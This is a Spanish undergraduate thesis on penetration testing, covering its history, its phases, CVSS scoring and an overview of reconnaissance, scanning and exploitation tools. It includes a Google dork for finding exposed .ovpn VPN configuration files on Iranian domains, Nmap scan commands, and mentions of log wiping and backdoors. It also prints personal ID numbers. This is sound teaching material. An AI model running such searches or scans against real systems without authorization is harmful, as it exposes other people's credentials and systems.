Escuela Superior
de Ingeniería y Tecnología
Universidad de La Laguna

Trabajo de Fin de Grado

Pruebas de intrusión en entornos reales

Pentesting in Real-World Environments

Daniel Pérez Lozano

La Laguna, 26 de mayo de 2023

D. **Vicente José Blanco Pérez**, con N.I.F. 42171808C profesor Titular de Universidad adscrito al Departamento de Nombre del Departamento de la Universidad de La Laguna, como tutor

C E R T I F I C A

Que la presente memoria titulada:

"*Pruebas de intrusión en entornos reales*"


ha sido realizada bajo su dirección por D. **Daniel Pérez Lozano**, con N.I.F. 51151133F.

Y para que así conste, en cumplimiento de la legislación vigente y a los efectos oportunos firman la presente en La Laguna a 26 de mayo de 2023

Agradecimientos

Quiero expresar mi más profundo agradecimiento a mi familia, amigos, profesores y compañeros de carrera por su apoyo a lo largo de mi trayectoria. También querría agradecer a mis compañeros de OneCyber por la ayuda brindada para este proyecto.

Licencia



Resumen

En un mundo cada vez más digitalizado e interconectado, la ciberseguridad se ha convertido en un aspecto fundamental, tanto para empresas como individuos. Las organizaciones dependen en gran medida de los sistemas y tecnologías de la información para llevar a cabo sus operaciones La necesidad de salvaguardar los datos confidenciales y protegerse contra las actividades maliciosas se ha convertido en primordial. Las pruebas de intrusión, comúnmente conocidas como pentesting, son un componente esencial de las estrategias de ciberseguridad, cuyo objetivo es identificar vulnerabilidades y puntos débiles en sistemas y redes. Este proyecto explora las fases de las pruebas de intrusión y las principales herramientas utilizadas en el proceso.

El proyecto comienza destacando la creciente importancia de la ciberseguridad en la actualidad. Destaca la importancia de las medidas proactivas, como el pentesting, para garantizar la resistencia de las infraestructuras digitales. A continuación, el estudio se adentra en los entresijos del pentesting, describiendo las fases necesarias para llevar a cabo una evaluación satisfactoria. Examinando el reconocimiento, el escaneo, la enumeración, la explotación y la elaboración de informes.

El proyecto se centra principalmente en la seguridad web, reconociendo el destacado papel que desempeñan las aplicaciones web en las operaciones empresariales actuales. Las aplicaciones web se han convertido en blanco de ciberataques debido a su uso generalizado y a sus vulnerabilidades potenciales. Para hacer frente a este problema, en el proyecto se abordan una serie de laboratorios de seguridad web que simulan situaciones reales en las que se muestran las vulnerabilidades más comunes como Inyencciones SQL, Cross-Site Scripting, Cross Site Request Forgery, Server Side Request forgery o Directory path traversal. Estos laboratorios proporcionan experiencia práctica, mejorando la comprensión de la seguridad de las aplicaciones web.

Además, el proyecto explora la plataforma "Hack the Box" para poner a prueba y perfeccionar los conocimientos adquiridos a lo largo del proyecto. Al resolver los desafíos, se demostró destreza en la identificación y explotación de vulnerabilidades en entornos realistas. Este enfoque práctico refuerza los conocimientos adquiridos a partir de los aspectos teóricos de la investigación, consolidando la comprensión de las técnicas de pentesting.

En conclusión, en este proyecto se hace una exploración sobre los principales aspectos de las pruebas de intrusión, con un énfasis específico en la seguridad web. Al abarcar las fases de un pentesting, discutir herramientas esenciales, resolver laboratorios de seguridad web y resolver máquinas de Hack the Box, la investigación proporciona una comprensión completa del campo.

Palabras clave: Ciberseguridad, Pruebas de Intrusión, *Pentesting*, Seguridad Web, Vulnerabilidades, *Hack the Box*, Infraestructura Digital

Abstract

Cybersecurity has emerged as a critical concern in today's interconnected digital landscape. As organizations rely heavily on information systems and technologies to conduct their operations, safeguarding sensitive data and protecting against malicious activities has become paramount. Penetration testing, commonly known as pentesting, is an essential component of cybersecurity strategies to identify vulnerabilities and weaknesses in systems and networks. This project explores the phases of a pentest and the primary tools utilized in the process.

The project begins by highlighting the increasing importance of cybersecurity in the current era. It emphasizes the significance of proactive measures, such as pentesting, to ensure the resilience of digital infrastructures. The study then delves into the intricacies of pentesting, outlining the stages and phases of conducting a successful assessment by thoroughly examining reconnaissance, scanning, enumeration, exploitation, and reporting.

Furthermore, the project narrows its focus to web security, recognizing the prominent role that web applications play in modern-day business operations. Web applications have become targets for cyberattacks due to their widespread use and potential vulnerabilities. To address this concern, the project includes a series of web security labs designed to simulate real-world scenarios targeting the most common vulnerabilities such as SQL Injection, Cross-Site Scripting, Cross-Site Request Forgery, Server Side Request forgery or Directory path traversal. These labs provide hands-on experience and practical solutions, enhancing the understanding of web application security.

Moreover, the project explores the renowned platform "Hack the Box"to test and refine the skills acquired throughout the project. The researcher aims to showcase proficiency in identifying and exploiting vulnerabilities in realistic environments by actively participating in challenging and engaging exercises. This hands-on approach strengthens the practical knowledge gained from the theoretical aspects of the research, consolidating the understanding of pentesting techniques.

In conclusion, this project serves as a comprehensive exploration of pentesting, specifically emphasising web security. The research provides a well-rounded understanding of the field by encompassing the phases of a pentest, discussing essential tools, solving web security labs, and conquering Hack the Box machines.

Keywords: Cybersecurity, Penetration Testing, Pentesting, Web Security, Vulnerabilities, Hack the Box, Digital Infrastructure.

Índice general

Índice de Figuras

Índice de Tablas

Capítulo 1

Introducción

1.1. Ciberseguridad: origen y concepto

No existe un término consensuado sobre qué es la ciberseguridad. La palabra "ciber" tiene varios significados en diferentes ámbitos. El primero en usarlo fue el matemático Norbert Wiener en 1948 para describir el estudio de las comunicaciones y control, a esto lo llamó cibernética, del término griego kybernetes que significa guiar o gobernar. Más adelante en 1982, William Gibson otorgó el término ciberespacio para referirse al espacio virtual de redes y ordenadores.

Entre 1960 y 1990 se usaba seguridad en ordenadores, redes y datos para referirse a lo que a finales de 1980 el senado de Estados Unidos otorgó el término de ciberseguridad. Actualmente la definición más aceptada para ciberseguridad es la proporcionada por el Instituto nacional de estándares y tecnología (NIST) [24]: "La prevención de daños, el uso no autorizado, la explotación y, en caso necesario, el restablecimiento de los sistemas electrónicos de información y comunicaciones, así como de la información que contienen, con el fin de reforzar la confidencialidad, integridad y disponibilidad de dichos sistema" [48]

1.2. Las pruebas de intrusión

Dentro de la ciberseguridad existen diversas ramas, como pueden ser la criptografía, forense digital o gestión de incidencias entre muchas otras. En este trabajo se van a abordar las pruebas de intrusión.

El *pentesting*, *penetration testing*, hacking ético o pruebas de intrusión, es una práctica de seguridad informática que consiste en probar la seguridad de un sistema o aplicación para identificar debilidades y vulnerabilidades. El objetivo del *pentesting* es simular un ataque realista y determinar si un sistema puede ser comprometido. Estos *tests* se realizan con el fin de mejorar la seguridad de los sistemas y aplicaciones, identificando los puntos débiles y corrigiéndolos antes de que los atacantes puedan explotarlos. El *pentesting* se lleva a cabo por profesionales de seguridad informática conocidos como *pentesters* o *testers* de penetración.

1.2.1. Historia del *Pentesting*

Desde 1965, los expertos en seguridad informática advirtieron que el creciente intercambio de datos a través de las redes informáticas llevaría a intentos de acceso no autorizado. Durante la *Joint Computer Conference* (Conferencia Conjunta de Computadoras) de 1967, se debatió sobre la intrusión en las líneas de comunicación de ordenadores y se acuñó el término *"pentesting"*. La Corporación RAND [44], una organización de investigación, en colaboración con la ARPA (Agencia de proyectos de investigación avanzada) [2], crearon un informe que sentó las bases para las medidas de seguridad. Como respuesta, el gobierno y los negocios crearon equipos, conocidos como "equipos tigre", para identificar las vulnerabilidades en las redes y sistemas informáticos. Los resultados de las pruebas de penetración, realizadas principalmente por la Corporación RAND y el gobierno, mostraron que los sistemas podían ser penetrados y que probar las vulnerabilidades era una práctica importante [22]. Uno de los pioneros en el desarrollo de pruebas de intrusión fue James P. Anderson. En su informe de 1972, describió los pasos que los equipos tigre debían seguir para evaluar la vulnerabilidad de un sistema a la penetración y el compromiso. Este método consistía en identificar la vulnerabilidad y diseñar un ataque, luego encontrar debilidades en el ataque y neutralizar su amenaza, este enfoque todavía se utiliza ampliamente hoy en día [49]. Con el paso de los años cada vez más corporaciones se han ido sumando al desarrollo de pruebas de intrusión.

En 1984, la Armada de los Estados Unidos inició con las pruebas de intrusión al asignar a un equipo de los *Navy Seals* [20] la tarea de evaluar la vulnerabilidad de las bases navales frente a posibles ataques terroristas. Al mismo tiempo, el gobierno de los Estados Unidos endureció las medidas contra el acceso ilegal en sistemas informáticos, lo que resultó en la Ley de Fraude y Abuso Informático, que reguló las actividades de *hacking* ético bajo un contrato entre el atacante y la organización cliente.

En la década de 1990, las pruebas de intrusión avanzaron, con Dan Farmer y Wietse Venema publicando un artículo en 1995 titulado "Mejorar la seguridad de su sitio hackeándolo", que introdujo el concepto del "uebercracker", un experto en informática altamente capacitado que podía encontrar debilidades en los sistemas de seguridad avanzados [23]. Este artículo sentó las bases para las pruebas de intrusión moderna y en el mismo año, John Patrick de IBM acuñó el término "hackeo ético".

En la primera década del 2000, el ***"pentesting"*** se consolidó como disciplina. El Proyecto de Seguridad de Aplicaciones Web Abiertas (OWASP) publicó su Guía de Pruebas en 2003, brindando mejores prácticas para la industria, este documento se sigue actualizando a día de hoy y representa el estándar para desarrolladores y seguridad de aplicaciones web.[26]

Seis años después se creó el Estándar de ejecución para *Penetration Testing* (PTES) [43], un marco que brinda un enfoque estructurado para llevar a cabo pruebas de intrusión y asegurar su efectividad. Incluye pautas para definir el alcance, recopilar información, modelar amenazas, analizar vulnerabilidades y presentar informes. Su objetivo es garantizar la eficacia del proceso de pruebas para descubrir debilidades de seguridad en sistemas y aplicaciones de una organización.[22]

1.3. Fases del *Pentesting*

1.3.1. Planificación y alcance

Lo primero que debe hacer un especialista en ciberseguridad al llevar a cabo una prueba de intrusión es definir qué ha de ser probado, o dicho de otra manera el alcance de la evaluación. Esto determina qué hará el *pentester* y cómo gestionará su tiempo, tal y como se describe en el capítulo 2 del libro Pentest+[47]. En esta etapa se tendrán que **establecer las pautas** con la organización a la que se le harán las pruebas. También se tendrá que explicar a los *pentesters* por qué se están realizando las pruebas y fijar una serie de requisitos. Ejemplos de estos podrían ser: a qué redes, sistemas, servicios e información podrán acceder, si hay técnicas no permitidas y una vez finalizado a quién se le entregará el informe al finalizar el trabajo.

Entornos conocidos y desconocidos:

- Los entornos conocidos, generalmente referidos como de **caja blanca**, son las evaluaciones en las cuales las pruebas se hacen conociendo todo sobre las tecnologías utilizadas por la empresa, redes y configuraciones. A veces se proveerán incluso credenciales para algunos sistemas.
- En entornos desconocidos o de **caja negra**, se intenta replicar lo que haría un atacante. En este tipo de pruebas no se proporciona ningún tipo de información y los *pentesters* tienen que recopilarla, descubrir vulnerabilidades y conseguir adentrarse en la infraestructura de la organización. Estas pruebas son más completas pero requieren de más tiempo.
- Una práctica habitual es un híbrido entre caja negra y caja blanca denominado como **caja gris**.

1.3.2. Recopilación de Información

Para muchas pruebas de intrusión, el primer paso es obtener información sobre la organización mediante métodos pasivos de recopilación de inteligencia. Estos métodos no implican la interferencia activa en sistemas, tecnología, defensas, personal o ubicaciones de la organización objetivo. La información obtenida en este proceso se conoce comúnmente como **OSINT** (*Open-source intelligence*), colección y análisis de datos recogidos de fuente abierta, si se lleva a cabo una prueba en un entorno de caja blanca, es posible que la documentación proporcionada por la organización objetivo ya contenga toda esta información. Una parte muy importante de esta etapa es la enumeración. La enumeración se puede dividir en enumeración pasiva y enumeración activa. La **enumeración pasiva** consiste en recaudar información sin escanear directamente los sistemas, sino que utilizan otros métodos para enumerar los objetivos, este mecanismo no es ruidoso pero no siempre se puede obtener mucha información y en servicios en la nube puede dar problemas. La **enumeración activa** consiste en listar recursos o posibles objetivos, tratando de identificar las redes, los *hosts*, y los servicios que corren en ellos entre otros recursos, como se describe capítulo 3 del libro [47].

1.3.3. Escaneo de vulnerabilidades

El escaneo de vulnerabilidades es el proceso de descubrimiento, análisis e informe de fallos de seguridad y vulnerabilidades. Durante esta fase el *pentester* trata de encontrar vulnerabilidades en la red o sistema que posteriormente puedan ser explotadas. Estas

vulnerabilidades generalmente se obtienen a través de herramientas para luego ser analizadas y priorizadas por el analista de ciberseguridad. Los tipos principales de escaneos de vulnerabilidades son los escaneos con credenciales y sin credenciales. Para los primeros se utiliza la información de inicio de sesión de un usuario, normalmente este tipo de escaneos reportan muchas más vulnerabilidades, pero se requieren de las credenciales de autenticación de un usuario para llevarse a cabo. [3]

1.3.4. Análisis de vulnerabilidades

Los informes de escaneo de vulnerabilidades ofrecen a los analistas de seguridad una gran cantidad de información para ayudarles en la interpretación. Los escaneos suelen reportar un título descriptivo sobre la vulnerabilidad junto a una descripción de la misma y una calificación según su nivel de gravedad. Algunos escáneres de vulnerabilidades también incluyen cómo solucionar la vulnerabilidad e incluyen contenido adicional para obtener más información. Algo que también suelen añadir la mayoría de escáneres de vulnerabilidades es información detallada sobre el *output* que devolvió el sistema cuando se investigó la vulnerabilidad: información sobre los puertos, equipos y evaluación de riesgos. El **CVSS**(*Common vulnerability Scoring System*) es un estándar muy usado en esta fase para otorgar una puntuación a las vulnerabilidades en función de su gravedad. Se basa en **métricas** como el vector de ataque y su complejidad, los privilegios que son necesarios para exponer esa vulnerabilidad, la interacción necesaria por parte del usuario para llevarla a cabo o el nivel de confidencialidad de la información revelada. Tiene el siguiente formato:

```
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
```

Donde CVSS:3.0, simplemente informa al lector (humano o sistema) que el vector fue compuesto usando la versión CVSS 3.0 y el resto son las métricas que se mencionaban previamente. Estas se reemplazarían por puntuaciones entre 0 y 1. En el ejemplo del libro de Siedl y Chapple [47] se menciona un ejemplo de estas puntuaciones:

- **Attack Vector:** Network (score: 0.85)
- **Attack Complexity:** Low (score: 0.77)
- **Privileges Required:** None (score: 0.85)
- **User Interaction:** None (score: 0.85)
- **Scope:** Unchanged
- **Confidentiality:** High (score: 0.56)
- **Integrity:** None (score: 0.00)
- **Availability:** None (score: 0.00)

Algo que los *penetration testers* deben tener en cuenta son los falsos positivos. A veces, los escáneres reportan vulnerabilidades inexistentes, si no se identifican estos error y se investiga un falso positivo puede llevar a una pérdida de tiempo considerable, o incluso a alertar a los administradores del sistema sobre un posible ataque, cuando en realidad se trata de una información incorrecta.

1.3.5. Explotación

Una vez que un *pentester* ha recopilado información sobre las vulnerabilidades de un objetivo, el siguiente paso es identificar posibles *exploits*, para esas vulnerabilidades. Un ***exploit*** es un tipo de software o técnica que aprovecha una vulnerabilidad en un sistema para ejecutar código malicioso y obtener acceso no autorizado a un sistema, robar información o realizar otras acciones malintencionadas. [27]. Para ayudar en este proceso, se pueden utilizar bases de datos de vulnerabilidades, esto se verá en mayor profundidad en el próximo capítulo.

Una vez el *exploit* haya sido exitoso para mantener el acceso se tratará de buscar una manera de mantenerse en el sistema. Esto se puede hacer de varias maneras como haciendo uso de métodos como *backdoors*[1] o troyanos[2]

Dependiendo de la prueba de intrusión que se esté haciendo, una vez dentro del sistema se tratará de acceder a otros equipos de la organización que solo sean accesibles a través de la red interna. Además desde este punto se intentará obtener más información que no era accesible desde fuera de esta zona de seguridad.

En la fase de explotación es imprescindible tratar de ser lo menos detectable posible, ya que sistemas como firewalls, IPSs [3] o SIEM [4] pueden detectar la actividad y expulsar al *pentester* del sistema, pudiendo bloquear su dirección IP. Hay una cita de Ram Dass [63] muy usada en el ámbito de la ciberseguridad que dice *"The quieter you become the more you are able to hear"* traducido al español vendría diciendo algo así como: "Cuanto más callado estás, más puedes escuchar". Como parte de esto la post-explotación incluye actividades como borrar evidencias de que se ha accedido al sistema, borrando archivos de *log*, eliminando ficheros usados para la explotación y asegurándose de que otros artefactos que permanecerán en el sistema sean difíciles de detectar, de esta manera se aumentarán las posibilidades de mantener el acceso al sistema durante mayor tiempo.

Existen varios **tipos de explotación de vulnerabilidades**:

- **Físicas:** Consisten en ganar acceso a una instalación físicamente, con técnicas como clonando tarjetas de acceso, abrir candados, hacerse pasar por otra persona, etc. Este tipo de pruebas de intrusión son las menos habituales.
- **Ingeniería social:** Se trata de engañar a personas para que hagan una acción o provean información. Una de las técnicas más comunes son las campañas de *phishing*, estas son intentos fraudulentos de engañar a individuos u organizaciones para que divulguen información confidencial como contraseñas, números de tarjeta de crédito u otros detalles personales. Estos ataques generalmente implican un correo electrónico o mensaje fraudulento que parece provenir de una fuente legítima, como un banco o una tienda *online*, y así engañar al destinatario para que proporcione su información confidencial. [68]
- **Red:** En el caso de pruebas de intrusión en persona, los *pentester* tienen que ganar acceso a la red y una vez dentro conseguir pivotar [5] a otros sistemas y servicios en

[1] Método oculto para acceder a un sistema o aplicación sin pasar por los métodos de autenticación habituales.

[2] Tipo de malware que se disfraza de programa legítimo para engañar al usuario y obtener acceso no autorizado a su sistema.

[3] Sistema de prevención de intrusión, detecta y bloquea ataques.

[4] Controlador de eventos que reporta alertas en tiempo real.

[5] Técnica que consiste en utilizar un sistema comprometido como punto de entrada para acceder a otros sistemas dentro de la red.

los diferentes segmentos de red. Es importante tener en cuenta que las técnicas utilizadas para explotar las vulnerabilidades de red son diferentes en función de si la conexión se realiza mediante un cable de red (como Ethernet) o de forma inalámbrica (como en el caso de Wi-Fi).

- **Vulnerabilidades en las aplicaciones:** Representan un riesgo serio para las organizaciones, ya que pueden servir como puerta de entrada para que los atacantes se infiltren en la red y consigan acceso a datos valiosos. Estas vulnerabilidades pueden ser aprovechadas por los *penetration testers* para obtener acceso no autorizado, escalar privilegios y moverse dentro de la red. Estas vulnerabilidades son a menudo el resultado de errores de programación, configuraciones incorrectas o el uso de software desactualizado.

1.3.6. Informe

El objetivo final de una prueba de intrusión es el informe de dicha prueba que actúa como evidencia de la prueba y comunica el enfoque tomado, los descubrimientos, las soluciones sugeridas y los resultados a la dirección. Además, el informe debe contener un resumen ejecutivo redactado en un lenguaje sencillo que sea fácil de comprender para los líderes no técnicos. Este resumen les ayudará a comprender los objetivos y hallazgos de la prueba y los riesgos que enfrenta la organización. Durante la prueba es recomendable ir tomando nota sobre las pruebas hechas y los hallazgos, para al finalizar la prueba redactar el informe. Un buen informe es crucial, ya que es por lo que el cliente paga y debería tener una estructura similar a esta:

- **Resumen ejecutivo:** Es la parte más importante del informe, debe incluir todas las conclusiones importantes de la prueba de manera clara y entendible por alguien que no tenga necesariamente los conocimientos técnicos.
- **Detalles del alcance:** En este apartado se plasmará el alcance fijado en la primera fase de la prueba. Metodología: Aquí se pondrán los detalles técnicos del *pentest* como tipos de pruebas ejecutadas, herramientas usadas y otras observaciones. Este apartado del informe irá principalmente dirigido al personal técnico y desarrolladores.
- **Hallazgos y soluciones:** En esta sección se describirán los fallos de seguridad descubiertos y recomendaciones de cómo mitigarlos. Las vulnerabilidades descubiertas irán acompañadas de su nivel de criticidad.
- **Conclusión:** Además de un resumen sobre los puntos tocados en el informe se suelen añadir otro tipo de recomendaciones, por ejemplo, otro tipo de pruebas de intrusión que se deberían hacer y no se han cubierto en esta prueba o buenas prácticas que debería seguir la organización.

El informe contiene información muy sensible sobre la empresa y debe ser tratado con extremo cuidado, ya que si llega a las manos no adecuadas, un atacante podría ganar acceso al sistema replicando los pasos explicados en la metodología. [16]

1.3.7. Estado del Arte

Las pruebas de intrusión son algo indispensables para garantizar la seguridad de las empresas en un mundo cada vez más digitalizado. Se ha recopilado información sobre el estado del arte de esta disciplina mayoritariamente a través de los libros como *"Cybersecurity Miths and misconceptions"* [48], el cual trata varios temas relacionados con la ciberseguridad, como la seguridad de contraseñas, la ingeniería social o los ciberdelitos, y aborda mitos detrás de las creencias populares.

El *hacking* ético es un campo que sigue en crecimiento y se espera que siga ganando relevacia durante los próximos años, haciendo uso de técnicas mejoradas en las que ya se están trabajando que incluirán el uso de inteligencia artificial y aprendizaje automático para obtener mejores resultados de manera más eficiente.

1.4. Objetivos del proyecto

1. Aprender los fundamentos del *pentesting:* El objetivo principal de este proyecto es estudiar y aprender los procesos y las técnicas del *pentesting*. El proyecto se basará en laboratorios y ejercicios prácticos para asimilar los conocimientos.

2. Herramientas: Se estudiarán diferentes herramientas y técnicas para llevar a cabo las pruebas de intrusión.

3. Creación de *scripts*: Se crearán *scripts* para automatizar algunas de las tareas repetitivas durante las pruebas de intrusión. Esto permitirá ahorrar tiempo y mejorar la eficiencia en la realización de las pruebas.

4. Aplicar las técnicas a escenarios que simulan casos reales: Se realizarán ejercicios prácticos que permitan aplicar las técnicas aprendidas a escenarios que simulan entornos reales. Existen varias plataformas para esto como podrían ser *Try Hack Me*[55], *Hack The Box*[15], *Root Me*[46] o *PortSwigger Academy*[42].

Capítulo 2

Laboratorio y tecnologías utilizadas

En este capítulo, se presentan las herramientas y el entorno de trabajo que se utilizarán en las pruebas de intrusión realizadas en el marco de esta memoria.

2.1. Entorno de trabajo

Para la realización de este trabajo se ha configurado un equipo con el sistema operativo ParrotOS [28]. ParrotOS es un sistema operativo basado en Debian el cual está diseñado para facilitar la realización de las diferentes etapas del *pentesting*. Para ello cuenta con una gran cantidad de herramientas y recursos que vienen instalados por defecto.

Para la realización de las diferentes pruebas de intrusión se harán uso de dos plataformas:

En primer lugar, se estudiarán y realizarán laboratorios sobre las principales vulnerabilidades en aplicaciones web. Esto se hará en la academia de seguridad web de PortSwigger [42] mediante el uso de la herramienta de seguridad web número uno en el mundo, Burpsuite [29]. Para el uso de esta herramienta será necesario configurar un servidor proxy dentro del propio software, que interceptará las peticiones entre el servidor Web y el usuario, el uso de esta herramienta se explicará en mayor profundidad en las secciones 2.2.3 y 3.1. Este servidor proxy se gestionará a través de la extensión de navegador FoxyProxy [11].

Una vez se hallan desarrollado las nociones básicas sobre las pruebas de intrusión, se resolverán diferentes máquinas que simulan entornos reales en la plataforma *Hack The Box* [15]. Para acceder a dichas máquinas se ha de crear una cuenta gratuita y a partir de ahí se podrán activar máquinas. La conexión a dichas máquinas se hará través de una VPN que facilita la propia plataforma de *Hack The Box* y permitirá la conectividad mediante la red interna.

2.2. Herramientas de cada fase

En el capítulo anterior se han introducido las diferentes fases del *pentesting*, en este capítulo se cubrirán algunas de las principales herramientas utilizadas en cada una de las fases.

La mayoría de herramientas nombradas han sido utilizadas para resolver laboratorios y máquinas durante este proyecto, aunque cabe destacar que dependiendo del escenario conviene más recurrir a unas utilidades u a otras y no todas las máquinas resueltas han

Herramientas por fases			
Recopilación de información	**Enumeración**	**Escaneo**	**Explotación**
Shodan	nslookup	Nmap	Metasploit
Google Dorks	dig	Nessus	exploit-db
FOCA	Traceroute	Burp Suite	PayloadAllTheThings
SOCRadar	Nmap	Nikto	HackTricks
Have I Been Pwnd?	TcpView	Sqlmap	Hydra
Maltego	Wireshark	WPScan	Hashcat/John/CrackStation
Spider	Wfuzz	OpenVAS	GTFOBins
	Gobuster	Qualys	LOLBAS
	WhatWeb	Akto	Reverse Shells
	Wappalizer		Winpeas

Tabla 2.1: Herramientas usadas en las diferentes fases del *pentesting*

quedado reflejadas en esta memoria. En la siguiente tabla se nombran algunas de las herramientas más comunes para cada una de las diferentes fases de las pruebas de intrusión, además las herramientas marcadas en azul se explicarán a lo largo de esta sección 2.1.

2.2.1. Recopilación de información

Shodan: Es un buscador que escanea internet de forma constante e indexa información sobre los dispositivos que encuentra, como servidores, cámaras, sistemas de control industrial (ICS), etc. Además reporta información como dónde se encuentran los dispositivos, puertos abiertos y vulnerabilidades.

Google Dorks: Consiste en utilizar técnicas avanzadas de búsqueda en el navegador de google [13] para encontrar información confidencial que de normal no sería indexada en los resultados de búsqueda. Por ejemplo:

```
1 inurl:''.ir/'' intext:''index of /'' ''.ovpn''
```

En este caso se estaría indicando que se quieren resultados cuyas URL sean del dominio de Irán (.ir), que contengan el término *"Index of /"*, esto se usa para listar directorios de una página web. Por último se pide que la página contenga archivos de openvn (extensión .ovpn).

FOCA: Esta herramienta está diseñada para encontrar metadatos en documentos que busca en internet mediante Google, Bing y DuckDuckGo. [7]

2.2.2. Fase de enumeración

nslookup: Este comando permite obtener el nombre del dominio a partir de la IP y viceversa entre otros datos con respecto al DNS.

dig: Es una herramienta de línea de comando usada para recopilar información sobre el DNS y provee información sobre un dominio o dirección IP. Es más potente que *nslookup*, ya que permite hacer peticiones más avanzadas y obtener más detalles.

traceroute: Una vez descubierta la IP del dominio, se puede usar esta herramienta para ver el camino que recorren los paquetes para llegar hasta el destino.

Nmap: Nmap es una herramienta de código abierto utilizada para la exploración de

redes. Destaca por su capacidad para escanear rápidamente grandes redes o *hosts* individuales, empleando técnicas con paquetes IP para identificar los *hosts* disponibles, los servicios y aplicaciones que corren en el sistema. También reporta información sobre los sistemas operativos y versiones que se ejecutan en un sistema y otras características importantes, como el *firewall* en uso.[25]

Nmap cuenta, además, con una gran cantidad de scripts para detectar vulnerabilidades. Por ejemplo, el siguiente comando usa el script http-enum para buscar rutas existentes en una máquina:

```
$nmap -p80 <ip> --script http-enum
```

Este *script* utiliza fuerza bruta para probar nombres de rutas habituales que se extraen de un diccionario. Hay muchos otros *scripts* disponibles, los cuales se pueden encontrar en el sistema de archivos ejecutando el siguiente comando:

```
$locate .nse | xargs grep "categories" | grep -oP "'.*?'"|sort -u
```

TcpView: Es una herramienta gratuita para Windows que permite escanear puertos TCP y UDP. No solo reporta los puertos abiertos sino que además proporciona información sobre las aplicaciones y servicios que se están ejecutando asociados a dichos puertos.[19]

Wireshark: Permite capturar y analizar el tráfico en una red, al analizar esta información se pueden encontrar vulnerabilidades y vectores de ataques en el sistema víctima.[65]

Wfuzz: Es una herramienta diseñada para ataques por fuerza bruta [1]en aplicaciones web, principalmente se usa para encontrar rutas y archivos ocultos en el sitio web, aunque también permite hacer otros tipos de ataques por fuerza bruta como probar usuarios y contraseñas.[60]

Gobuster: Es una herramienta para encontrar directorios, archivos y subdominios por fuerza bruta en URIs. [2]. [12]

Whatweb: Esta herramienta de consola permite identificar diferentes tecnologías en páginas web, está programada en ruby y cuenta con más de 1800 plugins para reconocer dichas tecnologías, como número de versión, correos electrónicos, frameworks usados, errores en SQL, etc. [61]

Wappalizer: Es una extensión de navegador que muestra cómo están hechas las páginas web. Descubre qué CMS[3] está usando, el framework, plataformas de comercio y ibrerías de JavaScript entre otras muchas tecnologías. Es similar a whatweb pero esta herramienta es más cómoda de usar, aunque a veces no reporta tanta información. [59]

2.2.3. Escaneo de vulnerabilidades

Nmap: En esta fase se volverá a lanzar el comando nmap, pero esta vez con los parámetros -p indicando los puertos abiertos que se detectaron en la fase anterior y -sC -sV para detectar la versión y servicio que corren. Por ejemplo:

```
$nmap -sC -sV -p22,80,443,1900 <ip>
```

[1]Método que implica probar sistemáticamente todas las posibles combinaciones de claves hasta encontrar la correcta.

[2]Forma de identificar de manera única los recursos en la web. Por ejemplo https://ull.edu.es o mailto:alu0101339542@ull.edu.es

[3]Software usado para administrar y modificar contenido digital

Zap: Es una herramienta gratuita y de código abierto desarrollada por OWASP para el escaneo de vulnerabilidades en aplicaciones web. Es una herramienta muy completa y fácil de usar a la que pasándole la URL de la aplicación a escanear detecta y reporta fallos de seguridad.[67]

Nessus: Es el mejor un software de escaneo de vulnerabilidades del mercado pero se requiere de licencia de pago para su uso. También permite escaneo a infraestructuras en la nube, usa modelos de inteligencia artificial para los escaneos y sobretodo es muy preciso. Aunque existe una versión gratuita, no es tan potente como las de pago. [54]

Burp Suite: Burp Suite es una herramienta ampliamente utilizada por analistas de seguridad para realizar pruebas de intrusión en aplicaciones web. Esta suite de herramientas está compuesta por varios módulos, cada uno diseñado para realizar diferentes tipos de pruebas de seguridad en aplicaciones web.

Una de las principales funcionalidades de Burp Suite es la capacidad de actuar como un servidor proxy entre la máquina del usuario y la aplicación web objetivo. Esto permite al usuario interceptar y manipular las peticiones HTTP que se realizan entre el navegador web y el servidor web, lo que facilita la identificación de vulnerabilidades y el análisis de posibles amenazas. Además de la funcionalidad de proxy, Burp Suite también ofrece herramientas para realizar ataques de fuerza bruta y detectar posibles vulnerabilidades en la aplicación web objetivo. Por ejemplo, puede utilizarse para descubrir vulnerabilidades de inyección SQL, errores de validación de entrada y problemas de autenticación, entre otros. Otras características de Burp Suite incluyen la capacidad de guardar y repetir solicitudes HTTP, la visualización de peticiones y respuestas en formato estructurado, la capacidad de automatizar tareas repetitivas, y la integración con otras herramientas y plataformas de seguridad. [29]

Nikto: Es un escáner de servidores web de línea de comando que busca archivos peligrosos y CGIs [4]. También reporta software desactualizado y otros problemas. [21]

Sqlmap: Esta utilidad de línea de comando está diseñada para detectar y explotar inyecciones SQL en aplicaciones web. Una vez encontradas las vulnerabilidades se le permite al usuario extraer una extensa cantidad de información de la base de datos del servidor.

WPScan: El objetivo de WPScan (*WordPress Security Scanner*) es proveer a profesionales de la seguridad y desarrolladores con una herramienta para analizar la seguridad de las páginas web que utilizan Wordpress[5] y reportar vulnerabilidades en caso de que las hayan [66]

2.2.4. Fase de explotación

Tras escanear y analizar las posibles vulnerabilidades el siguiente paso es explotar dichas vulnerabilidades para comprometer la seguridad del sistema. Para facilitar esta tarea se usan las siguientes herramientas:

Metasploit: Es un *framework* para crear y ejecutar *exploits*. Con Metasploit los *pentester* pueden usar y editar código ya desarrollado para explotar las vulnerabilidades de una tecnología. Este *framework* contiene una serie de componentes entre los que se incluyen:

- **Una consola (msfcosole)**: Una interfaz de línea de comandos para interactuar con el framework. También hay una versión web y una interfaz por línea de comando, pero

[4] Protocolo que permite a servidores web ejecutar programas o *scripts* como un usuario
[5] Sistema de gestión de contenido usado para la creación de páginas web

la mejor es la consola interactiva.

- **Módulos**: Son bloques de código que pueden ser usados para realizar tareas específicas como escaneo, explotación o post explotación.
- **Exploits**: Es el código que se usa para ganar acceso al sistema.
- **Cargas útiles**: Código que se ejecuta en el sistema objetivo tras haber completado con éxito la explotación. La herramienta de metasploit para esto es msfvenom.[58]

exploit-db: Es una base de datos online de vulnerabilidades, contiene vulnerabilidades de software, exploits, informes, etc. La plataforma permite indexar por el CVE[6], nombre del proveedor y por el nombre del software. [8]

PayloadAllTheThings: Es un repositorio de GitHub en el que hay una gran cantidad de exploits, cargas útiles y técnicas comunes usadas en *pentesting*, enfocado sobre todo a seguridad de aplicaciones web. Estos se encuentran agrupados en carpetas por tipos de ataques. [52]

